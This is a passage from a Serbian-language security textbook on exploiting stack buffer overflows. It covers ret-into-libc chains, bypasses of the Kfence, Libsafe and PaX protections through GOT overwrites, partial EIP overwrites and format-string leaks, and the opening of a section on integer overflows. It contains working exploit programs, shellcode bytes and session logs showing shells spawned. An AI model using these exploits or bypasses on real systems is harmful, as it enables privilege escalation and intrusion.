08048360 DF *UND* 000000d3 GLIBC_2.0 __libc_start_main
08048370 DF *UND* 00000032 GLIBC_2.0 printf
08048380 DF *UND* 000000e5 GLIBC_2.0 exit
08048564 g DO .rodata 00000004 Base _IO_stdin_used
00000000 w D *UND* 00000000 __gmon_start__
```

```
08048390 DF *UND* 00000030 GLIBC_2.0 strcpy
```

Označene linije predstavljaju dva sistemska poziva, odnosno njihove adrese u PLT sekciji. Kao što je vidljivo, system() poziv nalazi se na adresi 0x08048340, dok se exit() poziv nalazi na adresi 0x08048480. Za iskorišćavanje prelivanja bafera ret-into-libc tehnikom, najlakše je povratnu adresu na steku prepisati adresom system() poziva, koji će pokrenuti /bin/sh program, odnosno novi komandni interpreter sa pravima programa u kojem se iskorišćava ranjivost.

Za pokretanje programa system() poziv traži argument, odnosno adresu koja pokazuje na program (niz znakova) koji će se pokrenuti. Dakle, potrebno je u memoriju procesa koji se iskorišćava ubaciti niz znakova "/bin/sh" i otkriti na kojoj se memorijskoj adresi on nalazi. To se može izvesti postavljanjem nove promenljive okruženja koja će sadržati niz znakova "/bin/sh" i koja će se prilikom pokretanja programa mapirati u memoriju procesa. Adresu na kojoj se nalazi promenljiva okruženja moguće je otkriti već pomenutim programom, koji getenv() pozivom otkriva adresu promenljive okruženja. Na slici 10.2. prikazan je izgled steka prilikom iskorišćavanja prelivanja bafera ret-into-libc metodom. EIP registar prepisuje se adresom system() poziva, a kao povratna adresa iz samog sistemskog poziva uzima se adresa exit() sistemskog poziva.



Slika 10.2. *Izgled steka prilikom iskorišćavanja propusta ret-into-libc tehnikom*

U nastavku je priložen jednostavan program koji pomoću ret-into-libc tehnike na već objašnjen način iskorišćava ranjivost prelivanja bafera u lib programu.

```
Ret-into-libc1.c
#include <stdio.h>
main (char *argc, char **args)
{
  char buf[256];
  long system_addr = 0x08048340; // adresa system() poziva
  long exit_addr = 0x08048380; // adresa exit() poziva
  long argv = 0xbffffc0d + 8; // adresa /bin/sh stringa
  strcpy (buf,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
  *(long*)&buf[44] = system_addr; // prepisan EIP
  *(long*)&buf[48] = exit_addr; // exit() iz sistemskog poziva
```


```
  *(long*)&buf[52] = argv; // adresa za system()
  buf[56]='\0';
  printf ("%s",buf);
}
```

Iskorišćavanje prelivanja bafera je prikazano u nastavku.

```
# gcc ret-into-libc1.c -o retintolibc
# export HACK=/bin/sh
# ./env HACK
0xbffffc0d
# ./libc `./retintolibc`
RET-INTO-LIBC #1
a12 a2.c advance1 advance1.txt advance2.txt b r r.c libc
a2 a.c advance1.c advance2.c a.out env r2.c shema.txt
vuln1.c
sh-2.05a# exit
exit
#
```

Prva označena linija predstavlja adresu promenljive HACK u kojoj je smešten niz znakova "/bin/sh", a druga označena linija označava uspešno izvršeno prelivanje bafera (pokrenut je novi komandni interpreter).

Opisana ret-into-libc tehnika omogućava izvršavanje maksimalno dva sistemska poziva (u ovom slučaju system i exit), što u nekim situacijama nije dovoljno. Opisanom ret-into-libc tehnikom moguće je pozivati i više sistemskih poziva u nizu, ali to zahteva postavljanje lažnih okvira (engl. *frame*) na stek. Osnovni princip je postaviti na stek toliko lažnih okvira koliko se sistemskih poziva želi izvršiti. EIP se usmerava na željeni sistemski poziv, EBP na svaki idući lažni stek okvir, a povratna adresa iz svakog lažnog stek okvira na niz instrukcija LEAVE i RET. Instrukcija LEAVE služi za dohvatanje smeštene vrednosti EBP registra sa steka i postavljanje sadržaja EBP registra u ESP (engl. *Extended Stack Pointer*) registar. Instrukcija RET uzima sa adrese steka na koju pokazuje ESP registar vrednost (adresu) koja se postavlja u EIP registar i na kojoj se nastavlja izvršavanje programskog koda. Na slici 10.3. prikazan je izgled steka u slučaju prelivnja bafera kod kojeg se pokušava izvršiti više sistemskih poziva u nizu.



Slika 10.3. *Izgled steka kod višestrukog izvršavanja sistemskih poziva*

Kao što je vidljivo sa slike 10.3, iza kraja bafera nalazi se EBP registar koji se prepisuje adresom na kojoj se nalazi idući lažni okvir steka, odnosno drugi sistemski poziv (na slici označeno plavom linijom). EIP se prepisuje adresom sistemskog poziva u LIBC biblioteci (odnosno PLT sekciji). Za povratnu adresu iz sistemskog poziva se postavlja adresa koja pokazuje na instrukcije LEAVE i RET. One se, uglavnom, nalaze na kraju svake funkcije u programu, pa njihovo pronalaženje nije problem. Posle toga slede argument(i) sistemskom pozivu, koji zavise od poziva koji se poziva. Nakon povratka iz prvog sistemskog poziva, izvršavaju se instrukcije LEAVE i RET. Instrukcija LEAVE dohvata registar EBP sa steka i postavlja ga u ESP. S obzirom na to da novi ESP pokazuje na idući sistemski poziv (plava linija na slici 3), pri izvršavanju RET instrukcije počinje se izvršavati programski kod novog sistemskog poziva (drugog po redu). Drugi lažni okvir na steku izveden je isto kao i prvi, no njegov EBP registar pokazuje na treći lažni okvir (na slici označeno crvenom linijom).

Pronalaženje adrese na kojoj se nalaze LEAVE i RET instrukcije u programu libc vrlo je jednostavno i prikazano je u nastavku korišćenjem gdb alata.

```
(gdb) disass callme
Dump of assembler code for function callme:
0x80484c4 <callme>: push %ebp
0x80484c5 <callme+1>: mov %esp,%ebp
0x80484c7 <callme+3>: sub $0x28,%esp
0x80484ca <callme+6>: sub $0xc,%esp
0x80484cd <callme+9>: push $0x8048568
0x80484d2 <callme+14>: call 0x8048370 <printf>
0x80484d7 <callme+19>: add $0x10,%esp
0x80484da <callme+22>: sub $0x8,%esp
0x80484dd <callme+25>: pushl 0x8(%ebp)
0x80484e0 <callme+28>: lea 0xfffffd8(%ebp),%eax
0x80484e3 <callme+31>: push %eax
0x80484e4 <callme+32>: call 0x8048390 <strcpy>
0x80484e9 <callme+37>: add $0x10,%esp
0x80484ec <callme+40>: sub $0xc,%esp
0x80484ef <callme+43>: push $0x804857a
0x80484f4 <callme+48>: call 0x8048340 <system>
0x80484f9 <callme+53>: add $0x10,%esp
0x80484fc <callme+56>: leave
0x80484fd <callme+57>: ret
0x80484fe <callme+58>: mov %esi,%esi
End of assembler dump.
```

U nastavku je priložen program koji ret-into-libc tehnikom iskorišćava prelivanje bafera u programu libc, no umesto jednog on poziva tri sistemska poziva u nizu, kao što je to prethodno opisano.

```
Ret-into-3.c
#include <stdio.h>
main (char *argc, char **args)
```

```
{
  char buf[256];
  long system_addr = 0x08048340;
  long exit_addr = 0x08048380;
  long leaveret = 0x080484fc;
  long ebp = 0xbffffa18-16;
  long argv = 0xbffffc11;
  strcpy (buf,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
  *(long*)&buf[40] = ebp;
  *(long*)&buf[44] = system_addr;
  *(long*)&buf[48] = leaveret;
  *(long*)&buf[52] = argv;
  *(long*)&buf[56] = ebp+16;
  *(long*)&buf[60] = system_addr;
  *(long*)&buf[64] = leaveret;
  *(long*)&buf[68] = argv;
  *(long*)&buf[72] = ebp;
  *(long*)&buf[76] = system_addr;
  *(long*)&buf[80] = exit_addr;
  *(long*)&buf[84] = argv;
  buf[88]='\0';
  printf ("%s",buf);
}
```

Iskorišćavanje ranjivosti prelivanja bafera u programu libc prikazano je u nastavku, ali sada je zbog tri system() poziva program /bin/sh pokrenut tri puta.

```
# gcc ret-into-3.c –o ret3
# ./libc `./ret3`
RET-INTO-LIBC #1
a12 a2.c advance1 advance1.txt advance2.c a.out env r2.c
shema.txt vuln1.c a2 a.c ret-into-3.c libc advance2
advance2.txt b
r r.c vuln1 vuln2 ret3
sh-2.05a# exit
exit
sh-2.05a# exit
exit
sh-2.05a# exit
exit
[root@laptop ADVANCEDOVERFLOWS]#
```

Zaobilaženje jednostavnijih memorijskih zaštita

Većinu memorijskih zaštita moguće je zaobići tehnikama kao što je upravo opisana ret-into-libc tehnika. Uspešnost ret-into-libc tehnike zavisi i od metoda koje memorijska zaštita koristi za onemogućavanje napada prelivanja bafera. Ukoliko se radi o neizvršnoj stek memoriji ili proveri povratne adrese funkcije, odnosno provera da li EIP

registar pokazuje na memorijske segmente kao što su stek, data, hip ili bss, ret-into-libc tehnika vrlo je efikasna. Za potrebe dokumenta, ret-into-libc tehnika demonstrirana je na jednostavnoj memorijskoj zaštiti pod nazivom Kfence, koju je moguće pronaći na adresi http://www.packetstormsecurity.org.

Kfence zaštita implementirana je na nivou jezgra operativnog sistema, ali za postavljanje zaštite nije potrebno ponovno prevođenje izvornog koda jezgra (kao što je to slučaj kod nekih drugih memorijskih zaštita). Kfence zaštita proverava sadržaj EIP registra korisničkih programa, te ukoliko EIP pokazuje na adrese koje spadaju u područje steka, hipa, data ili bss segmenta, izvršavanje programa se prekida. Ovakav mehanizam zaštite uspešno onemogućava klasična prelivanja bafera i vrlo je jednostavan za implementaciju.

U nastavku je prikazano postavljanje kfence zaštite i pokušaj iskorišćavanja prelivanja bafera izvršavanjem shellcoda na steku, kojeg kfence uspešno otkriva i onemogućava.

```
# gcc kfence.c –o kfence
# ./kfence i
  ***
  kfence
  ins1der 2003 (trixterjack@yahoo.com)
  ***
  # system_call at 0xc01088f0
  # sys_call_table 0xc02c209c
  # olduname at 0xc010d710
  # setgid at 0xc0121ce0
  # mm distance in task_struct = 0x54
  # start_data distance in mm_struct = 0x40
  # If everything seems fine, press enter.
  # Done. kfence is installed
#
# export HACK=`perl -e 'print "\x90" x 100; print "\x6a\x0b\x58
  \x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
  \x52\x53\x89\xe1\xcd\x80"'`
# ./env HACK
Adresa promenljive okruzenja: 0xbffffb99
# ./libc `perl -e 'print "\x99\xfb\xff\xbf" x 50'`
#
```

Kao što je vidljivo iz primera, klasično prelivanje bafera koje bez Kfence zaštite radi normalno i rezultuje pokretanjem novog shella, sada je uspešno otkriveno i sprečeno. Kfence zaštita može se jednostavno zaobići već priloženim programom i ret-into-libc tehnikom kao što je i prikazano u nastavku.

```
# export HACK=/bin/sh
# ./env HACK
0xbffffc0d
```

```
# ./libc `./retintolibc`
RET-INTO-LIBC #1
a12 a2.c advance1 advance1.txt advance2.c a.out env
kfence.o r2.c shema.txt vuln1.c a2 a.c advance1.c advance2
advance2.txt b kfence.c r r.c vuln1 vuln2
sh-2.05a# exit
exit
#
```

Označena linija predstavlja pokrenuti shell, odnosno uspešno zaobilaženje Kfence memorijske zaštite ret-into-libc tehnikom.

Zaobilaženje Libsafe memorijske zaštite

Libsafe je biblioteka koja programe štiti od klasičnih prelivanja bafera na steku. Biblioteka se može pronaći na adresi http://www.research.avayalabs.com/project/libsafe/index.html. Libsafe preučitava (engl. *preload*) LIBC pozive za rad sa nizovima znakova, koji su vrlo česti uzrok ranjivosti prelivanja bafera, te im dodaje sigurnosne provere koje štite od napada ovog tipa. Preučitavaju se pozivi namenjeni kopiranju i dodavanju nizova znakova, te se testira da li su podaci koji se kopiraju prepisali EBP registar uskladišten na steku.

Važno je napomenuti da se u ovom slučaju radi o prilično slaboj tehnici zaštite budući da se pre EBP registra na steku mogu nalaziti druge promenljive, koje pod kontrolom neovlašcenog korisnika mogu promeniti tok izvršavanja programa.

Funkcije koje Libsafe preučitava su: strcpy, strpcpy, wcscpy, wcpcpy, strcat, getwd, gets, [vf]scanf, realpath i [v]sprintf. Osnovna prednost Libsafe zaštite je jednostavnost instalacije koja ne zahteva ponovno prevođenje sistemskih poziva u svrhu postavljanja zaštite. Postavljanje zaštite vrši se prevođenjem Libsafe biblioteke i postavljanjem putanje do biblioteke unutar /etc/ld.so.preload datoteke.

U nastavku je priložen jednostavan program ranjiv na prelivanje bafera koji demonstrira nemogućnost Libsafe biblioteke u sprečavanju prelivanja bafera na steku.

```
Libsafenotsafe.c
main (int argc, char **argv)
{
  char *ptr;
  char buf[12];
  printf ("Libsafe #1\n");
  strcpy (buf,argv[1]);
  strncpy (ptr,argv[2],strlen(argv[2]));
  exit(0);
}
```

Ukoliko neovlašceni korisnik pokuša prepisati uskladišteni EIP registar na steku, Libsafe biblioteka otkriva pokušaj prelivanja bafera i prekida izvođenje programa kao što je prikazano u nastavku.

```
# gcc libsafenotsafe.c –o safe
# ./safe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
LibSafe #1
Libsafe version 2.0.16
Detected an attempt to write across stack boundary.
Terminating ./r.
uid=0 euid=0 pid=2084
Call stack:
0x40015982 libsafe-2.0-16/src/libsafe.so.2.0.16
0x40015a9b libsafe-2.0-16/src/libsafe.so.2.0.16
0x8048510 ./r
0x42017494 /lib/i686/libc-2.2.5.so
Overflow caused by strcpy()
Killed
```

Na osnovu izloženog primera zapažamo da Libsafe biblioteka otkriva pokušaj prelivanja bafera zbog niza znakova kojim se prepisuju EBP i EIP registri. U ovom slučaju, takođe, postoji mogućnost iskorišćavanja sigurnosnog propusta prelivanja bafera koji zaobilazi Libsafe zaštitu. Neovlašćeni korisnik može prepisati samo *ptr pokazivač i na taj način odrediti po kojoj će se memorijskoj adresi pisati prilikom druge strncpy() funkcije. Druga strncpy() funkcija prepisuje adresu koju je odredio neovlašćeni korisnik sa vrednošću koja je takođe pod njegovom kontrolom. Na taj način nema direktnog prepisivanja memorije koja bi uzrokovala detekciju prelivanja bafera, a neovlašćeni korisnik je u mogućnosti izvršavanja malicioznog koda. Iskorišćavanje prelivanja bafera prikazano je u nastavku.

```
# export HACK=`perl -e 'print "\x90" x 100; print "\x6a\x0b\x58\
  x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
  \x52\x53\x89\xe1\xcd\x80"'`
# ./env HACK
0xbffffb58
# objdump -R ./safe
./r: file format elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET TYPE VALUE
080496dc R_386_GLOB_DAT __gmon_start__
080496bc R_386_JUMP_SLOT __register_frame_info
080496c0 R_386_JUMP_SLOT __deregister_frame_info
080496c4 R_386_JUMP_SLOT strlen
080496c8 R_386_JUMP_SLOT __libc_start_main
080496cc R_386_JUMP_SLOT printf
080496d0 R_386_JUMP_SLOT exit
080496d4 R_386_JUMP_SLOT strncpy
080496d8 R_386_JUMP_SLOT strcpy
# ./r `perl -e 'print "A" x 28; print
```

```
"\xd0\x96\x04\x08"'` `perl -e 'print "\x58\xfb\xff\xbf"'`
LibSafe #1
sh-2.05a# exit
exit
#
```

Shellcode se postavlja u promenljivu okruženja koja se nalazi na adresi 0xbffffb58. Posle toga se objdump alatom otkriva adresa exit(), poziva u GOT (engl. Global Offset Table) sekciji koja sadrži adrese sistemskih poziva sistema. Ranije spomenuta PLT sekcija koristi upravo GOT sekciju za indirektno pristupanje LIBC funkcijama. U ovom primeru prepisuje se GOT vrednost sistemskog poziva exit() koja se nalazi na adresi 0x080496d0. Posle prikupljanja potrebnih informacija iskorišćavanje prelivanja bafera izvodi se prepisivanjem *ptr pokazivača, adresom exit() sistemskog poziva u GOT sekciji, te prepisivanjem date adrese sa adresom na kojoj se nalazi shellcode, odnosno promenljiva okruženja. Rezultat ovog postupka je zaobilaženje Libsafe zaštite i pokretanje novog korisničkog naloga.

Zaobilaženje Grsecurity PaX zaštite

PaX zaštita predstavlja najviši stepen razvoja mehanizama zaštite memorijskog prostora i vrlo uspešno onemogućava iskorišćavanje sigurnosnih propusta prelivanja bafera. PaX zaštita razvijena je u sklopu GRSecurity projekta, koji uključuje niz sigurnosnih nadogradnji za Linux operativne sisteme (http://www.grsecurity.net). Za onemogućavanje iskorišćavanja prelivanja bafera PaX tehnika koristi sledeće mehanizme.

- Onemogućavanje izvršavanja programskog koda u memorijskim segmentima steka, hipa, data i bss.

- ASLR (engl. *Address Space Layout Randomization*) mehanizam koji služi za pseudo-slučajan izbor početnih adresa memorijskih segmenata. Kao što je prikazano u prethodnim primerima, prilikom izvršavanja prelivanja bafera neovlašćeni korisnik mora znati adrese određenih promenljivih u memoriji, kako bi mogao uspešno iskoristiti ranjivost. Ukoliko se adrese promenljivih menjaju pri svakom pokretanju programa, neovlašćeni korisnik nema tačnu informaciju o adresama promenljivih u memoriji i to mu znatno otežava sprovođenje napada. Kao jedina mogućnost ostaje korišćenje brute-force tehnike u svrhu određivanja adresa koje su potrebne za iskorišćavanje propusta prelivanja bafera. Različiti memorijski segmenti imaju i različit nivo entropije (pseudo-slučajno odabranih bitova adrese). Stek ima 24, memorija za mmap() ima 16, a segment na kojem se nalazi glavni programski kod takođe 16 pseudoslučajno odabranih bitova.

- Prilikom page-fault signala, PaX zaštita proverava stek memoriju za adresama koje bi mogle ukazivati na pokušaj ret-into-libc napada. Ukoliko je takva adresa pronađena, izvođenje programa se prekida.

- Kontroliše se sistemski poziv mprotect() koji menja kontrolne zastavice (čitanje, pisanje i izvršavanje) na memorijskim segmentima odnosno delovima memorije.

Kombinacijom svih navedenih mehanizama dobija se okruženje u kojem je iskorišćavanje prelivanja bafera teško izvodljivo, ali ne i nemoguće. Nedostaci PaX zaštite biće demonstrirani na programu priloženom u nastavku.

```
Paxbypass.c
#include <stdio.h>
void vuln (char *arg)
{
  char buf[12];
  strncpy (buf,arg,strlen(arg));
}
main (int argc, char **argv)
{
  printf ("PAX BYPASS!!!\n");
  fflush(stdout);
  system("/bin/ls");
  vuln(argv[1]);
}
```

Radi se o klasičnom prelivanju bafera koji proizlazi iz pogrešnog korišćenja strncpy() funkcije. Iskorišćavanje prelivanja bafera ograničeno je pre navedenim PaX mehanizmima, no korišćenjem modificirane ret-into-libc tehnike moguće je iskoristiti prelivanje bafera u svrhu pokretanja korisničkog naloga. Adresa sistemskih poziva u LIBC biblioteci menja se pri svakom pokretanju programa, pa klasična ret-into-libc tehnika koristi samo ukoliko se koristi brute-force metoda pogađanja adrese sistemskog poziva. Umesto prepisivanja EIP registra tako da pokazuje sistemski poziv u LIBC biblioteci, moguće je delimično prepisati EIP registar (sa jednim ili dva okteta), tako da pokazuje nazad u main() funkciju, ali na adresu koju odredi neovlašćeni korisnik. Početna adresa na kojoj se nalazi main() funkcija takođe se menja pri svakom pokretanju programa, ali radi se samo o višim oktetima adrese. U nastavku je pomoću gdb alata prikazana main() funkcija paxbypass.c programa.

```
$ gcc paxbypass.c –o bypax
$ gdb ./bypax
…
Dump of assembler code for function main:
0x80484a0 <main>: push %ebp
0x80484a1 <main+1>: mov %esp,%ebp
0x80484a3 <main+3>: sub $0x8,%esp
0x80484a6 <main+6>: sub $0xc,%esp
0x80484a9 <main+9>: push $0x8048578
0x80484ae <main+14>: call 0x8048380 <printf>
0x80484b3 <main+19>: add $0x10,%esp
0x80484b6 <main+22>: sub $0xc,%esp
0x80484b9 <main+25>: push $0x8048587
```

```
0x80484be <main+30>: call 0x8048340 <system>
0x80484c3 <main+35>: add $0x10,%esp
0x80484c6 <main+38>: sub $0xc,%esp
0x80484c9 <main+41>: mov 0xc(%ebp),%eax
0x80484cc <main+44>: add $0x4,%eax
0x80484cf <main+47>: pushl (%eax)
0x80484d1 <main+49>: call 0x80484dc <vuln>
0x80484d6 <main+54>: add $0x10,%esp
0x80484d9 <main+57>: leave
0x80484da <main+58>: ret
0x80484db <main+59>: nop
```

Prilikom pozivanja vuln() funkcije označene kurzivom, na stek se stavlja EIP registar koji sadrži adresu ispod označene linije (0x080484d6 main+54). S obzirom da su za celu main() funkciju prva 3 okteta (0x080484XX) ista, neovlašćeni korisnik može prepisati samo zadnji oktet EIP registra na steku i tako pri povratku iz vuln() funkcije preusmeriti izvršavanje programa na bilo koji deo main() funkcije.

Iskorišćavanje prelivanja bafera u ovom slučaju relativno je jednostavno. Funkcija main() sadrži poziv system() funkcije, pa neovlašćeni korisnik može izvršavanje programa preusmeriti na taj deo main() funkcije. Kako bi mogli kontrolisati argument funkcije system(), potrebno je na stek deo memorije smestiti naredbe koje će se izvršiti, te usmeriti ESP registar na adresu na kojoj se nalaze navedene naredbe. Pri povratku iz vuln() funkcije ESP registar pokazuje na njen argument koji je ujedno korisnički unos, a za iskorišćavanje prelivanja bafera argument mora sadržati niz znakova "/bin/sh;". Zadnji oktet EIP registra treba prepisati oktetom 0xbe, jer će u tom slučaju pri povratku iz vuln() funkcije EIP pokazivati na adresu 0x080484be na kojoj se nalazi instrukcija “call system” (označena zadebljanjem). U nastavku je prikazano iskorišćavanje prelivanja bafera navedenom metodom.

```
$ ./bypax `perl -e 'print "/bin/sh;"; print "\xbe" x 21'`
PAX BYPASS!!!
pax.c paxvuln test.c bypax paxbypass.c
sh-2.05b$ exit
exit
sh: line 1: GGGGGGGGGGGGGGGGGGGG: command not found
Segmentation fault
$
```

Prva linija predstavlja iskorišćavanje prelivanja bafera. Kao što je vidljivo iz primera, na drugoj označenoj liniji pokrenuta je novi shell i PaX zaštita je uspešno savladana. U većini slučajeva za iskorišćavanje prelivanja bafera potrebno je imati detaljnije informacije o memorijskom prostoru procesa koji se iskorišćava, a PaX zaštita to onemogućava. Taj problem može se izolovati uzrokovanjem drugih tipova sigurnosnih propusta pomoću kojih je moguće analizirati memoriju procesa koji se iskorišćava. Najpopularniji i najjednostavniji propust za analizu memorije procesa je tzv. format string propust. Priloženi program bypax takođe može biti analiziran uzrokovanim format string sigurnosnim propustom. Na steku smešteni EIP registar prepisuje se oktetom

koji pokazuje na instrukcije "call printf", pri čemu se kao argument predaje znakovni niz “%x.%x.%x.%x.%x” koji ispisuje elemente koji se nalaze na steku. Analiza ranjivog programa i zaobilaženje PaX zaštite prikazano je u nastavku.

```
$ ./paxvuln2 `perl -e 'print "%x.%x.%x.%x.%x.%x.%x.%x";
print "\xae" x 6'`
PAX BYPASS!!!
pax.c paxvuln paxvuln2 test.c bypax
5f995e04.5f995dd8.20bcddc6.2.5f995e04.5f995e10.80483c0.0pax.c
paxvuln paxvuln2 test.c
Bus error
$ ./paxvuln2 `perl -e 'print "%x.%x.%x.%x.%x.%x.%x.%x";
print "\xae" x 6'`
PAX BYPASS!!!
pax.c paxvuln paxvuln2 test.c bypax
5d23cab4.5d23ca88.2fce3dc6.2.5d23cab4.5d23cac0.80483c0.0pax.c
paxvuln paxvuln2 test.c
Bus error
$
```

10.3. Prekoračenja celobrojnih vrednosti

Sigurnosni propusti koji se temelje na prelivanju bafera (engl. buffer overflow) već su 25 godina poznati stručnjacima za računarsku sigurnost i onima koji te sigurnosne propuste zloupotrebljavaju. S vremena na vreme otkrivaju se nove tehnike kojima se mogu iskoriščavati prelivanja bafera u najekstremnijim situacijama (npr. *off-by-one* prelivanje, kada je jedan oktet previše iza kraja bafera dovoljan za kompromitovanje programa). Krajem 2001. godine počelo se ozbiljnije pričati o tzv. prekoračenju celobrojnih vrednosti (engl. *integer overflow*). Prekoračenje celobrojnih vrednosti puno je teže uočiti nego npr. *format string* propuste ili *race condition* propuste, pa samim time predstavljaju i veću pretnju sigurnosti. Iskorišćavanje prekoračenja celobrojnih vrednosti na kraju se, uglavnom, svodi na prelivanje bafera, pa neovlašććeni korisnici kombinuju propuste kod prekoračenja celobrojnih vrednosti sa nekim klasičnim metodama iskorišćavanja prelivanja bafera. Prekoračenja celobrojnih vrednosti i propusti temeljeni na manipulaciji integerima otkriveni su u vrlo popularnim programima, kao što su: Apache Web server, Sendmail MTA program, Jezgro operativnih sistema Linux, OpenBSD i FreeBSD, Internet Explorer, Sunove RPC XDR biblioteke itd.

Za prekoračenja celobrojnih vrednosti važno je napomenuti da oni ne vode direktno do prepisivanja određene memorijske lokacije kao kod klasičnog prelivanja bafera, nego su opasni ukoliko se celobrojne promenljive, kod kojih se dogodlilo prekoračenje, koriste za određivanje veličine bafera kod funkcija za kopiranje znakovnih nizova kao što su memcpy(), strncpy(), snprintf(), memset() itd.

Ovaj deo knjige opisuje koncept prekoračenja celobrojnih vrednosti, kao i tehnike zaštite iz perspektive programera i neovlašćenih korisnika. Prekoračenje celobrojnih vrednosti vrlo je ozbiljan sigurnosni problem i nipošto se ne sme zanemarivati.

Uopšteno o celobrojnim vrednostma

Celobrojna vrednost (engl. *integer*) u računarskom smislu predstavlja brojčanu promenljivu ili konstantu smeštenu u memoriji računara, odnosno promenljivu koja predstavlja celi broj. Količina memorije koja se rezerviše za obične celobrojne promenljive odgovara veličini pokazivača (engl. *pointer*), odnosno opštih registara koji se nalaze u procesoru računara. Za računare generacije x86 (od 80386 pa nadalje) to je 32 bita, odnosno 4 okteta. Na celobrojnim promenljivama mogu se vršiti uobičajene aritmetičke operacije, kao što su sabiranje, oduzimanje, množenje i deljenje. U sledećoj tabeli priloženi su tipovi, veličine (u oktetima) i moguće vrednosti podataka koje se mogu naći u C programskom jeziku:

TIP PODATKA	Veličina	VREDNOST
signed char	1	-127 do 127
unsigned char	1	0 do 255
char	1	-127 do 127
signed short	2	-32767 do 32767
unsigned short	2	0 do 65535
signed int	2*	-32767 do 32767
unsigned int	2*	0 do 65535
signed long	4	-2147483647 do 2147483647
unsigned long	4	0 do 4294967295
signed long long	4	-9223372036854775807 do 9223372036854775807
unsigned long long	4	0 do 18446744073709551615


Veoma je bitno znati da su ovo načelne veličine i vrednosti tipova podataka. Izuzetak je tip integer (int, u tablici označeno znakom *) koji po definiciji zauzima 2 okteta memorije, dok savremeni prevodioci (engl. *compiler*) uglavnom koriste integere veličine 4 okteta. U nastavku dokumenta za integer se pretpostavlja da je veličine 32 bita i ima vrednosti od -2147483647 do 2147483647. Kao što se iz prethodne tablice vidi, brojčana vrednost u memoriji može biti tipa signed i unsigned. *Signed* tip predstavlja brojčanu vrednost sa predznakom koja može biti pozitivna ili negativna, a *unsigned* tip predstavlja brojčanu vrednost bez predznaka koja može biti samo pozitivna. Da li je neki broj pozitivan ili negativan određuje “bit najviše težine” (engl. *Most Significant Bit*) tog broja.

Ukoliko je MSB postavljen na 1, broj je negativan, a ukoliko je MSB postavljen na 0, broj je pozitivan. U celom navedenom kontekstu takođe je važno napomenuti da postoje tzv. *big endian* i *little endian* arhitekture računara. Big endian računari brojeve skladište u memoriju onako kako ih mi vidimo, dok ih little endian računari skladište

obrnutim redosledom. Generacije računara x86 spadaju u little endian računare. Broj 0x13121110 (heksadecimalni zapis) u memoriji little endian računara zapisuje se kao niz bajtova 0X10, 0X11, 0X12 i 0x13, dok se u memoriji big endian računara zapisuje kao niz 0X13, 0X12, 0X11 i 0x10.

Prekoračenje celobrojnih vrednosti

Svaka celobrojna promenljiva ima rezervisanu tačno određenu količinu memorije, zavisno od njenog tipa. Ukoliko se u promenljivu pokuša staviti veća vrednost (što podrazumeva više bitova od veličine promenljive) od one koju promenljiva može primiti, višak bitova se izostavlja. Uzmimo za primer promenljivu tipa unsigned short, za koju su u memoriji rezervisana dva okteta, a može sadržati vrednosti od 0 do 65 535. Ukoliko se u takvu promenljivu pokuša staviti vrednost 65 536, dolazi do prekoračenja unsigned short promenljive, jer je za brojčanu vrednost 65 536 potrebno 17 bitova, a promenljiva može sadržati maksimalno 16 bitova. Kad se vrednost 65 536 pridruži unsigned short promenljivoj, svih 16 bitova će biti u stanju 0. Na slici 10.4 može se videti izgled unsigned short promenljive u memoriji.



Slika 10.4. *Unsigned short zapis promenljive u memoriji*

U nastavku je priložena tebela koja sadrži minimalnu i maksimalnu vrednost unsigned short promenljive i vrednost koja izvodi prekoračenje. Lako je uočiti da se kod prekoračenja unsigned short promenljive za spremanje vrednosti 65 536 koristi 17 bitova. Kod slučaja prekoračenja, u promenljivoj se nalazi zapisana vrednost 0, s obzirom na to da se računa samo prvih 16 bitova.

Priložen je program pomoću kojeg će se na jednostavan način prikazati moguće prekoračenje celobrojnih vrednosti. Program očekuje proizvoljan broj kao argument u komandnoj liniji, nakon čega taj broj pridružuje unsigned short promenljivoj x i integer promenljivoj y.

Vrednosti unsigned short promenljive	Sadržaj promenljive u binarnomn obliku	Sadržaj promenljive u decimalnom obliku
Minimalna	0000 0000 0000 0000	0
Maksimalna	1111 1111 1111 1111	65535
Prekoračenja	1 0000 0000 0000 0000	0 (65536)

```
Short.c
#include <stdio.h>
main (int argc, char **argv)
{
  unsigned short x;
  int y;
  if (argc != 2) {
    printf ("Koriscenje: %s <vrijednost>\n",argv[0]);
    exit(-1);
  }
  x = y = atoi(argv[1]);
  printf ("Sadrzaj promenljive unsigned short x=%d\n",x);
  printf ("Sadrzaj promenljive int y=%d\n",y);
}
```

Sledi nekoliko konkretnih primera na kojima je moguće uočiti pojavu prekoračenja celobrojne vrednosti. Prevođenje i testiranje short.c programa:

```
$ gcc short.c -o short
$ ./short 1
Sadrzaj promenljive unsigned short x=1
